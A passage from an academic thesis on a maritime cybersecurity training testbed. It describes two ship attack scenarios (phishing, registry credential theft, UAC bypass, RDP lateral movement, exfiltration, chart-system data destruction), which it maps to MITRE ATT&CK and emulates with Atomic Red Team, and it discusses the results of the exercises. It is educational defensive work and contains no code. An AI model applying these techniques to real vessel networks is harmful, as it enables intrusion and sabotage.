


Figure 4.1: Scenario 1's attack tree

inspect the ship before departure. The repairman is given access to the bridge. After fiddling with some equipment for a bit, the repairman tells the captain all is good, and leaves.

Sometime later, it becomes apparent that something has gone terribly wrong. Unusual data traffic, exfiltration of user and customer data, credit card information, social security numbers and other highly sensitive data.

An attack has several stages, from the first initial access to the last impact. The scenario is demonstrated in an attack tree in Figure 4.1

The scenario starts with the attacker making a physical attack on one of the host machines on the bridge. Social engineering is an effective method of bypassing security controls. The weakest link in most systems are often humans. The repairman has inserted a malicious USB stick and tricked the captain or another senior officer into entering their credentials.

Here, the repairman pretends to be from a company that has a preestablished relationship, and inserts a hardware component into the network. This part falls under the T1200 - Hardware Additions[48], and T1199 - Trusted Relationship [49], neither of these have atomic tests related to them. Hardware addition is more often adding actual components into the network, like a raspberry pi or similar, that for technical reasons are not feasible for this project.

After the ship leaves port, the malware can start spreading its tendrils through the network. Using the credentials given, the malware digs its roots into the first host. This can be looked at as a usage of T1078.003 - Local Accounts, as the IT-repair man tricked the sailor into entering their credentials.

Still, it needs to spread internally, it needs to find what its looking for. It can do that via T1563.002 - RDP hijacking [50]. As explained earlier, most ship machines are Windows machines. And Windows machines have Remote Desktop Protocol allowed by default. The atomic test uses tscon to hijack an RDP connection without the victims being notified [51], this test requires an already open RDP connection between the host and the target, which is not always available.

One example of this in real life is the wannaCry malware, which used RDP hijacking to move and spread itself through the network [46].

But to maximise its chances, it also tries to write to any removable media, using T1091 - Replication through removable media [52]. This was used by Stuxnet to pass through air-gapped systems [53], and can be used for similar purpose on ships. Ships are traditionally believed to be air-gapped [9]. The atomic test writes a text file to each removable media it finds, which demonstrates that an actual malware would be able to replicate through it [54].

After moving around the ship, the malware sooner or later finds what it is looking for. The ship-board database. When the adversary's goal is to steal data, collection is an important tool. There are many techniques that deal with this. This project uses two different methods in this scenario. The goal is to steal as much data as possible, and therefore more than one options is used.

The first is T1119 - Automated Collection. In which a script or malware is used to trawl the machine for any files that match what the adversary is looking for, most common is all files of a certain type [55]. The atomic test [56] looks through the C drive for .docx files.

This techniques was used by the Attor malware, an espionage platform. No direct link between Attor and any maritime sector has been found, but as a Windows specific malware, it is certainly possible that it could be used in some way onboard a vessel [57].

The other is T1114.001 - Local Email Collection [58]. Windows machines can often have email services running. If the Outlook email client is installed, it stores emails locally, which can be collected by an adversary. The atomic test uses a homemade scraper that goes through the entire outlook folder and saves as much information it can [59].

All the information does an attacker no good if it is still in the infected system, it has to be exfiltrated out. The attack technique T1020 - Automated Exfiltration,

relates to sending out the collected data built-in to the malicious code [60]. Again, Attor had a file plugin that sent the data and logs as they were collected to the Central Command [57]. The atomic test uses the same techniques used by IcedID [61]. IcedID was a banking trojan that made its rounds in 2017 [62]. The atomic sends a HTTP PUT request to google.com, which is a stand-in for any website the attacker controls and uses as an exfiltration destination. A PUT request can contain some file or information, that is then stored on the web-server

4.3.2 Scenario 2: The cargo ship

Imagine, if you please, a cargo ship, gently bobbing in the waves as it ferries some cargo from one sunny beach to another. Now, some employee gets an email from a trusted and dear friend, and clicks the link provided. After typing in their username and password, or downloading a file of some kind, nothing of note happens, and the employee continues with their day.

In the previous scenario, the initial access was made before the exercise started, while here, it is the catalyst for the rest of the scenario. The scenario is demonstrated in an attack tree in Figure 4.2

As such, the most common method of infection, phishing, is used [8]. The techniques T1566.001 - Spearphishing Attachment [63] and T1204.002 - User Execution: Malicious file [64] is in short terms a targeted attack against a person. One example could be an email from office@carnivalcorp.com that appears to be from the company with a file called *updated cargo manifest.xls* attached. It looks and feels like an actual email from the company. The only problem is that the carnival corporation uses @carnival.com [65] as their email address.

The atomic test mimics an email being sent to an employee, who then downloads the attachment [66]. With phishing, the next step is often for the user to execute the file.

The list of what groups that have used malicious emails, or malware spread via malicious attachments is long, it is a very common method. The atomic test replicates this through downloading a document from the redcanary github, mimicking a user clicking a malicious download link in an email.

For the purposes of the exercise, it is assumed that the user opens the file, the embedded commands then run, and the malware is alive.

The first thing the malware needs to do, is to get access. Depending on what type of phishing was done, credentials could have been gathered before the initial access. In this scenario, however, the malware only used phishing to get access, and must search for passwords. The technique in use is T1552.002 - Credentials in Registry [67], which is done via a registry search in the atomic test [68]. Assuming it finds something there, it can use the login information to continue, which is another example of T1078.003 - Local Accounts [69].

After downloading the malicious attachment, the malware might only live in the memory, or as a file that needs to be executed. The malware gains persistence when it persist across restarts. While the credentials gathered in the last step might




Figure 4.2: Scenario 2's attack tree

allow for external access, it is not certain.

It is important for the next step, as that includes restarting the machine. The example used in this scenario is T1547 - Boot or Logon Autostart Execution [70] which simply makes a program, the malicious attachment for instance, run at boot. Some of the examples Mitre shows use registry editing, but the atomic test [71] uses drivers. The atomic downloads a driver which might be malicious.

The malware now has persistence, and might also run with elevated privileges, but to ensure secrecy, the attacker can exploit the T1548.002 - Bypass User Account Control technique [72]. The atomic test does a quick registry edit [73], followed by T1529 - System Shutdown/Reboot [74] which runs a simple command to restart the host machine [75]. User Account Control, or UAC, is the annoying popup that asks the user if they really want something to run as an administrator. Which can be turned off, and the malware can run everything it wants as administrator, with the user not being any wiser.

The user might think it is odd that the machine suddenly restarted, but timing this to a low-activity period allows the user to believe it might just be a random crash.

The malware is now fully in control of the initial machine, and the task continues. The malware has a goal, and must move to complete it. But it is blind outside the walls of the host where it is stuck. The malware uses T1046 - Network Service Scanning [76] to find other hosts and ports. The Atomic test [77] downloads nmap, a network scanner, and preforms the simplest scan possible and can see what ports are available, and what their IP-addresses are.

With the password from the registry, and the nmap scan showing the attacker what hosts are alive, the malware can open RDP connections at will. This is a classic example of T1021.001 - Remote Desktop Protocol [78]. With valid accounts, there is little a defender can do to stop the malware from making these connections, and from the new machines, the malware can spread its tendrils deeper into the network. To open an RDP connection simply requires the right destination and credentials, as demonstrated by the atomic [79].

It will not take long for the malware to find what it is looking for, the bridge host. After gaining access, it lies in wait. Some malware have channels back to base, where their masters can initiate fine control of what the malware will do. In this scenario, the malware simply waits for a moment, before progressing.

When the time comes, the malware attacks the chart system in a two-pronged attack. By stopping the openCPN process and destroying key files via T1489 - Service Stop [80] and T1485-1 - Data Destruction [81] makes the host unable to function, and can make the ship inoperable. Atomic T1489 takes a page from WannaCry [46], and stops spoolsv.exe which functions as any file on a system [82]. Atomic T1485 uses sysinternal Sdelete, which must be downloaded and prepped before the impact itself [83].

The chart is gone, the view is gone. Who knows what might happen to the ship and her crew.

Chapter 5

Discussion

After running two exercises, there is plenty to discuss. For each of the three pillars of the project, what was done, why was it done and what else could have been done instead must be explained.

5.1 The testbed environment

The project shifted during its lifetime. At the start, it was about creating a physical testbed, that could be used by NTNU's cyber range for their further research. However, as the scope and motivation of the project shifted, it became more relevant with a fully simulated environment would be better suited. The simulated testbed can still be of use to the cyber range, no doubt.

In short, the testbed is a serviceable piece of equipment, with two Windows machines and a Linux machine with the relevant software installed. A physical environment has the potential for greater future usage, but for the purposes of this project, the simulated environment did its job.

Having the system stimulated in the cloud did allow for a remote exercise, something that is not impossible with a physical testbed with actual bridge components, it is perchance more difficult. In the first exercise, the participants said seeing a physical system laid out before them would be of great benefit, it would give them a better understanding of how the system worked, and how the data flowed. Similarly, the participants of the remote exercise asked for a chart or map of how the different machines and hosts were connected.

The testbed could possibly benefit from being expanded to include more user machines. The first half of scenario 2 from the initial access until the end of persistence could have been run directly on a user machine for possibly greater returns on the learning outcome. In such a case, the participants would be asked to run the Powershell code, and the attack would continue on its own. Similarly, scenario 1 could be facilitated in a physical environment by having the scenario loaded on a USB-stick that automatically runs as it is plugged in. With the amount of machines possible to run, the exercise was scalable from two to six people. Aside from becoming fully physical, the testbed does not have any obvious improvements.

Another aspect that is worth exploring in relation to the environment, is the tools that was decided upon for both the red team and blue team. To summarise the tools: the red team used Red Canary's Atomic Red Team, and the blue team used OSSEC and Snort3.

Starting with the Atomic Red Team, the decision to use the it came primarily from the decision to use Mitre's ATT&CK matrix as the basis for the scenarios, a decision that needs some context. As mentioned in Chapter 2 there were two main alternatives to the Mitre ATT&CK matrix: the Cyberkill chain and the Diamond Model [25, 26].

The Cyber Killchain is widely used by the United States Department of Defence. It describes the seven steps an attacker goes through to reach their goal split into two parts around the fourth step: Exploitation. The attacks it describe are linear and rigid, in a way that was unsuited for this project [25].

But not all attacks fit into the kill chain, and some attacks are not as linear as a chain might indicate. For attacks like that, the Diamond Model might be more applicable. It takes the form of a simple diamond, with "Adversary", and "Victim" at north and south, respectively. Between them, they compete for "Capability" and "Infrastructure" [26].

An attacker uses their infrastructure and capability to find the victim's infrastructure and capabilities. If an attacker has the upper hand, the victim is vulnerable to attack.

They are both great alternatives to the matrix, but the rigid nature of the Killchain and the fluid, undefined nature of the Diamond both pushed them away from the project. The ATT&CK matrix was rigid enough to give a shared language in describing the attacks, and fluid enough to let the scenarios be different enough to showcase the wide variety of the maritime sector. It can not be unstressed that the ATT&CK matrix has tools that use it. No security assessment tools were found that used either the Diamond model or the Cyber Killchain.

As mentioned earlier, Caldera and AttackIQ both use the ATT&CK matrix as the foundation for their security assessment. XMCyber does not, it uses graph theory and simulations to assess the security in a given network.

AttackIQ and XMCyber both require premium licensing [31, 32]. This project had a budget of exactly 0 kroners, so any fee is too great a fee. Caldera, however, is open-source. It runs on a central server and has agents deployed out across the network [22]. The main limiting factor with Caldera was its complexity. Atomic Red Team has only the barest bones possible, and that simplicity works to great effect. It allowed each scenario to be moulded and crafted into the perfect case. Caldera's complexity could have interfered with how the scenarios proceeded.

And that is why Mitre's ATT&CK matrix and Atomic Red Team was chosen.

OSSEC and Snort3 were much easier to decide upon. OSSEC is widely regarded as the best open source Host IDS. Some other open-source alternatives were Samhain, Wazuh and AIDE. Solarwinds and ManageEngine Event Log Analyzer were premium alternatives, and were disregarded from the start. AIDE and Samhaim does not appear to have Windows versions, making them difficult to

use. Wazuh is seemingly based on OSSEC code, and why use the copy when the original is held in such high regard?

Solarwinds was also an alternative to Snort3, one must assume that a program that costs almost 5000 usd can do anything you want it to. However, as the budget could not afford to include Solarwinds, the next best NIDS was used instead. It just so happens the next best was free, how convenient.

Both groups of participants noted that they did not have a whole lot to look at while the exercise was running. The blue team in particular could have used a more visual GUI, instead of inspecting log files directly.

5.2 The scenario

With the tools, models and environment explained, the next pillar is the scenarios. They were loosely based on some historical attacks, in context and goal. The techniques chosen between initial access to impact were mostly picked from what was available as atomic tests and what seemed possible or relevant.

Of course, the amount of technical detail the victims of different cyber attacks release to the public vary greatly. For obvious reasons corporations and organisations do not advertise their own weaknesses and vulnerabilities. So mimicking an attack directly was out of the question, even if that would have had great scientific value to both this project and the greater community at large. However, until anyone publishes the exact technical capabilities of known attacker groups, and how the specific attacks progressed, there is not much relevant information in the forest of human knowledge.

What is left is guesswork and imagination. Some historical attacks have been documented in quite technical detail, especially malware, as they can be the victims of reverse-engineering. Stuxnet, for instance, has been dissected every way imaginable ever for the last decade [53]. Many atomic tests mimicked historical attacks, using the techniques relevant attackers used. The more realistic an attack is, the greater its impact on security is. Malware like Attor [57], Stuxnet and IcedID [62] all feature in the descriptive text of many atomic tests, or in the specific technical details. So, designing the scenarios to mimic malware that have featured in the real world is a natural conclusion. And, as stated many times, a Windows based network is a Windows based network, even when it floats.

Still, those malwares are old news, ransomware like NotPetya [45] or WannaCry [46] are the new kids on the block, and have been for a while. And the literature shows that ransomware can hit the maritime sector as readily as any other sector. However, while there is an atomic test for encrypting files that works for Windows. It was decided against in favour of T1489 - Service Stop [80] and T1485 - Data Destruction [81] for the simple reason that those were more engaging and had a more visual impact for the user. Keeping the exercise interesting and the participants engaged was decided to be more important than strict historic accuracy.

The participants reported that the scenarios were fine, perhaps a little simple. Adding complexity could be done via broader scenarios, of using more techniques that offers more possibilities for the blue team to stop the attack, but also less choke-points in the attacks. For instance, in scenario 1's lateral movement stage, T1563.002 - RDP hijacking [50] never worked in the exercises. The reasoning being that due to the hosts being remote, an RDP connection was required to enter the host, but only one RDP connection can be open at a time. In an experiment after the exercises was done, the atomic test did succeed in hijacking an RDP connection between two machines inside the network. Had the environment been physical, it would not be an issue to have an RDP session open for hijacking, it was therefore deemed that the apparent weakness of the scenario would not interfere. As with Stuxnet [53], T1091- Replication through removable media [52] would also help move inside the network. Though as with other techniques, that specific technique was impossible to implement fully in the environment due to the simulated nature.

5.3 The exercise

The general structure of the exercise did it's job, it showcased the maritime components and facilitated the stated goals of the exercise: "*How can tools be made into automated red teams?*" and "*Are such automated teams viable to teach cybersecurity?*"

Errors due to implementation notwithstanding, the Atomic Red Team worked as a charm for facilitating the attacks. There were only two issues, the RDP-hijacking as described above, and T1114.001 - Local Email Collection [58]. For some reason, it did not work. There were some issues with getting the scraper to the victim machine, but when it was sent there ahead of time, it worked before the exercises, but during, the test timed out. It is unclear why the test timed out, if the scraper refused to run, or simply took to much time because the inbox was too big.

The two groups of participants chose different security measures/policies. As both groups only had two participants in total, they were allowed to brainstorm security measures together, before splitting into sailor and blue team. The first group chose to use the example measures, while the second group chose to make their own. There were some overlap, Network IDS and beware of email attachments, which have some interesting repercussions in regards to the scenarios.

The first group also chose to have medium password complexity and no external software, but chose to only pick a handful. On the other, the second group imagined 27 policies. Some more serious than others, "*Do not allow foreign submarines to pass*" and "*Max three tries to ssh into an Admin account*" are examples of the divide.

The measures and policies that the second group proposed were too varied and wide to properly implement at the exercise stage. One possibility one of the participants brought up was for three prepared security measure "packages". As

in, package A contains these measures, package B contains these measures, and package C contains these measure, an example for what measures are illustrated in Figure 5.1

This would allow for a more gamified experience, the different packages costs different amounts of "security points" and the participants only have a limited amount of them. The key then would be to balance the packages, perhaps have some measures able to be bought à la carte. Package A for 20 points, "GDPR compliant logging" and "Log off computer when away" for 5 points each, for instance.




Figure 5.1: Example of different security measures

Less time spent on implementing the scenarios, would have lead to more time being available for the exercise, which is the meat of this project. More time polishing the exercise would have been of great scientific contribution. The feedback from immediately after the exercise indicated that it lacked a clear and visual difference of the start and end of the scenarios. It could have been made clearer what the regular operations were supposed to look like, before the attacks began.

In the first exercise, the participants chose not to activate the HIDS. The participants of the second exercise did activate OSSEC, which did notice some unusual activity, though not enough to be of any note. OSSEC, by default, only logs events, and can be configured to send notifications via mail in case events of a certain level is detected. By following the community rules, mail is only sent at level 7. As every event that OSSEC noticed was only level 3 or below, if the blue team was not inspecting the logs as the attack happened, they would not see any alerts. Similarly, Snort configured using the community rules did not pick up any traffic, meaning the blue team had few clues any malicious activity was underway.

This indicates that Snort and OSSEC's community rules are not of sufficient quality to detect an intrusion of this nature. Which in turn indicates that using custom-made rules that better protect against the traffic would be better for a security point of view.

Or perhaps because of the nature of the tests, which used primarily Powershell remoting as it was intended to be used, the IDS saw no difference between legitimate traffic and the malicious one. In some ways, that shows that an attacker that has such a deep grip on the network can easily avoid detection.

The different packages, shown in Figure 5.1, are shown to include different example rule sets. Some are inspired by the measures and policies the second group proposed, but all are designed to counter one specific part of the scenario. If the exercise is gamified, there should perhaps be an optimal solution, a set of choices that deny both scenarios. Due to time-relevant factors outside the exercise and the participants' control, both groups only had time for one run through both scenarios.

And lastly, a few of the Mitre categories were completely overlooked in this project. "Defence evasion" and Command and Control" did not fit into the scope and were deemed unnecessary to the exercises. Naturally, they are an important factor in many attacks, but did not fit into the scope as it unfolded during the development of the testbed and exercise.

Chapter 6

Conclusion

Looking back to the very beginning, the project goals, the questions asked at the start, is whether or not it is viable or relevant to make a maritime testbed to teach people about cybersecurity. The answer is definitively yes. This project has had some issues during its run, but it is impossible to deny that the maritime sector needs a greater focus on information security, and using the testbed to teach is a viable method. The exercise, even as small as it was, demonstrated that the participants learned how to deny attacks based on historical maritime attacks.

The project had two research questions.

- **RQ1:** How can different tools be adapted into automated red teams in a maritime setting?
- **RQ2:** How viable are automated red teams as a means of facilitating cybersecurity exercises?

Starting with number one. As explained in Chapter 2 there are many tools that can be adapted into an automated red team. Atomic Red Team, despite its lack of built in scenarios, seemed to be best suited for the project's goals. The cross-platform nature did not come into play in the scenarios this time, but many bridges have components that run Linux. Due to the Atomic Red Team's encapsulated nature, automating it is as easy as making a script that runs every test one after another, and as difficult as interpreting the return values and making the scripts run themselves.

The second answer is, in short, very.

To go in some more detail, the tabletop exercise had some issues, but both the participants and the facilitator learned a great deal during its run. Still, the exercise would not have been possible in its current form without using Atomic Red Team. Even with the feedback on how to improve the testbed and the exercise, all participants reported that it was fun, interesting and they learned something about either the maritime sector or cybersecurity

6.1 Future work

As the testbed is as good as it can be in its current form, and more scenarios are only limited by the creativity of the implementer. The only part with genuine room for improvement is the exercise. Feedback was given at the end of the exercise, and demonstrates both the viability of such an exercise, and the need for further improvements. The two main pieces of actionable feedback was to have pregenerated selections of security measures and, as stated above, a greater difference in the system, before and after the attack has happened.

Taking the already existing testbed, and making new scenarios and improving on the exercise is a definite possibility for future work. Making the testbed into a physical system, with actual bridge components is another interesting possibility.

Bibliography

[1] B. Svilicic, D. Brčić, S. Žuškin and D. Kalebić, 'Raising awareness on cyber security of ecdis,' *TransNav*, vol. 13, no. 1, pp. 231–236, Mar. 2019, ISSN: 20836481. DOI: 10.12716/1001.13.01.24.

[2] C.-H. Chang, S. Wenming, Z. Wei, P. Changki and C. Kontovas, 'Evaluating cybersecurity risks in the maritime industry: a literature review,' Nov. 2019.

[3] M. Bishop, E. Sullivan and M. Ruppel, *Computer Security: Art and Science*, 2nd ed. Addison-Wesly, 2019.

[4] W. S. School, *How Much Water is There on Earth? | U.S. Geological Survey*, Nov. 2019. [Online]. Available: https://www.usgs.gov/special-topics/water-science-school/science/how-much-water-there-earth.

[5] Geneva, 'Review of Maritime Transport 2021,' 2021. [Online]. Available: https://shop.un.org.

[6] B. Svilicic, J. Kamahara, M. Rooks and Y. Yano, 'Maritime Cyber Risk Management: An Experimental Ship Assessment,' *The Journal of Navigation*, vol. 72, no. 5, pp. 1108–1120, Sep. 2019, ISSN: 0373-4633. DOI: 10.1017/S0373463318001157. [Online]. Available: https://www.cambridge.org/core/journals/journal-of-navigation/article/abs/maritime-cyber-risk-management-an-experimental-ship-assessment/576B504DA6D2990FFC1B7478E1042609.

[7] A. Oruc, 'Claims of State-Sponsored Cyberattack in the Maritime Industry,' 2020. DOI: 10.24868/issn.2515-818X.2020.021. [Online]. Available: https://doi.org/10.24868/issn.2515-818X.2020.021.

[8] M. Schwarz, M. Marx and H. Federrath, 'A Structured Analysis of Information Security Incidents in the Maritime Sector,' Dec. 2021. [Online]. Available: http://arxiv.org/abs/2112.06545.

[9] A. Oruc, V. Gkioulos and S. Katsikas, 'Towards a Cyber-Physical Range for the Integrated Navigation System (INS),' *Journal of Marine Science and Engineering 2022, Vol. 10, Page 107*, vol. 10, no. 1, p. 107, Jan. 2022, ISSN: 20771312. DOI: 10.3390/JMSE10010107. [Online]. Available: https://www.mdpi.com/2077-1312/10/1/107/htm%20https://www.mdpi.com/2077-1312/10/1/107.

[10] 2. A. International Maritime Organization, 'Revised Guidelines for the Onboard Operational use of Shipborne Automatic Identification Systems (AIS),' *International Maritime Organization 29th Assembly*, Dec. 2015.

[11] S. S. Jan and A. L. Tao, 'Comprehensive Comparisons of Satellite Data, Signals, and Measurements between the BeiDou Navigation Satellite System and the Global Positioning System,' *Sensors 2016, Vol. 16, Page 689*, vol. 16, no. 5, p. 689, May 2016, ISSN: 14248220. DOI: 10.3390/S16050689. [Online]. Available: https://www.mdpi.com/1424-8220/16/5/689/htm%20https://www.mdpi.com/1424-8220/16/5/689.

[12] I. Maritime Organization, 'Adoption of the Revised Performance Standards for Electronic Chart Display and Information Systems (ECDIS),' Tech. Rep., 2006.

[13] I. Maritime Organization, 'E-Navigation Strategy Implementation Plan,' 2018.

[14] C. Wittchen and A. Capstone, 'Red Hacked: An Analysis of Red Team Capabilities for Addressing Adversary Threats,' 2019.

[15] G. Evangelakos, 'Where conventional security control validation falls short when evaluating organisational threats,' *Network Security*, vol. 2020, no. 12, pp. 18–19, Dec. 2020, ISSN: 1353-4858. DOI: 10.1016/S1353-4858(20)30142-2.

[16] H. T. Ray, R. Vemuri and H. R. Kantubhukta, 'Toward an automated attack model for red teams,' *IEEE Security and Privacy*, vol. 3, no. 4, pp. 18–25, Jul. 2005, ISSN: 15407993. DOI: 10.1109/MSP.2005.111.

[17] J. Reiber, B. Opel and C. Wright, *Purple Teaming for Dummies*. John Wiley & Sons, inc, 2021, pp. 1–37. [Online]. Available: https://attackiq.com/wp-content/uploads/2021/07/9781119828976.pdf.

[18] T. Sommestad and J. Hallberg, 'Cyber Security Exercises and Competitions as a Platform for Cyber Security Experiments,' *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 7617 LNCS, pp. 47–60, Oct. 2012. DOI: 10.1007/978-3-642-34210-3{_}4. [Online]. Available: https://link.springer.com/chapter/10.1007/978-3-642-34210-3_4.

[19] I. Team, *What is Security Information and Event Management (SIEM)? | IBM*, 2021. [Online]. Available: https://www.ibm.com/topics/siem.

[20] p. Pankaj, *Intrusion Detection System (IDS) - GeeksforGeeks*, Jan. 2022. [Online]. Available: https://www.geeksforgeeks.org/intrusion-detection-system-ids/.

[21] C. Team, *What Is a Firewall? - Cisco*, 2022. [Online]. Available: https://www.cisco.com/c/en/us/products/security/firewalls/what-is-a-firewall.html.

[22] J. D. Yoo, E. Park, G. Lee, M. K. Ahn, D. Kim, S. Seo and H. K. Kim, 'Cyber Attack and Defense Emulation Agents,' *Applied Sciences 2020, Vol. 10, Page 2140*, vol. 10, no. 6, p. 2140, Mar. 2020. DOI: 10.3390/APP10062140. [Online]. Available: https://www.mdpi.com/2076-3417/10/6/2140/htm%20https://www.mdpi.com/2076-3417/10/6/2140.

[23] A. Applebaum, D. Miller, B. Strom, H. Foster and C. Thomas, 'Analysis of Automated Adversary Emulation Techniques,' *Summersim17*, pp. 1–12, Jul. 2017. DOI: 10.5555/3140065. [Online]. Available: http://www.dlvsystem.com/k-planning-system/.

[24] J. Providakes, *Matrix - Enterprise | MITRE ATT&CK®*. [Online]. Available: https://attack.mitre.org/matrices/enterprise/.

[25] T. Yadav and A. M. Rao, *Security in Computing and Communications*, J. H. Abawajy, S. Mukherjea, S. M. Thampi and A. Ruiz-Martínez, Eds., ser. Communications in Computer and Information Science. Cham: Springer International Publishing, 2015, vol. 536, ISBN: 978-3-319-22914-0. DOI: 10.1007/978-3-319-22915-7. [Online]. Available: http://link.springer.com/10.1007/978-3-319-22915-7.

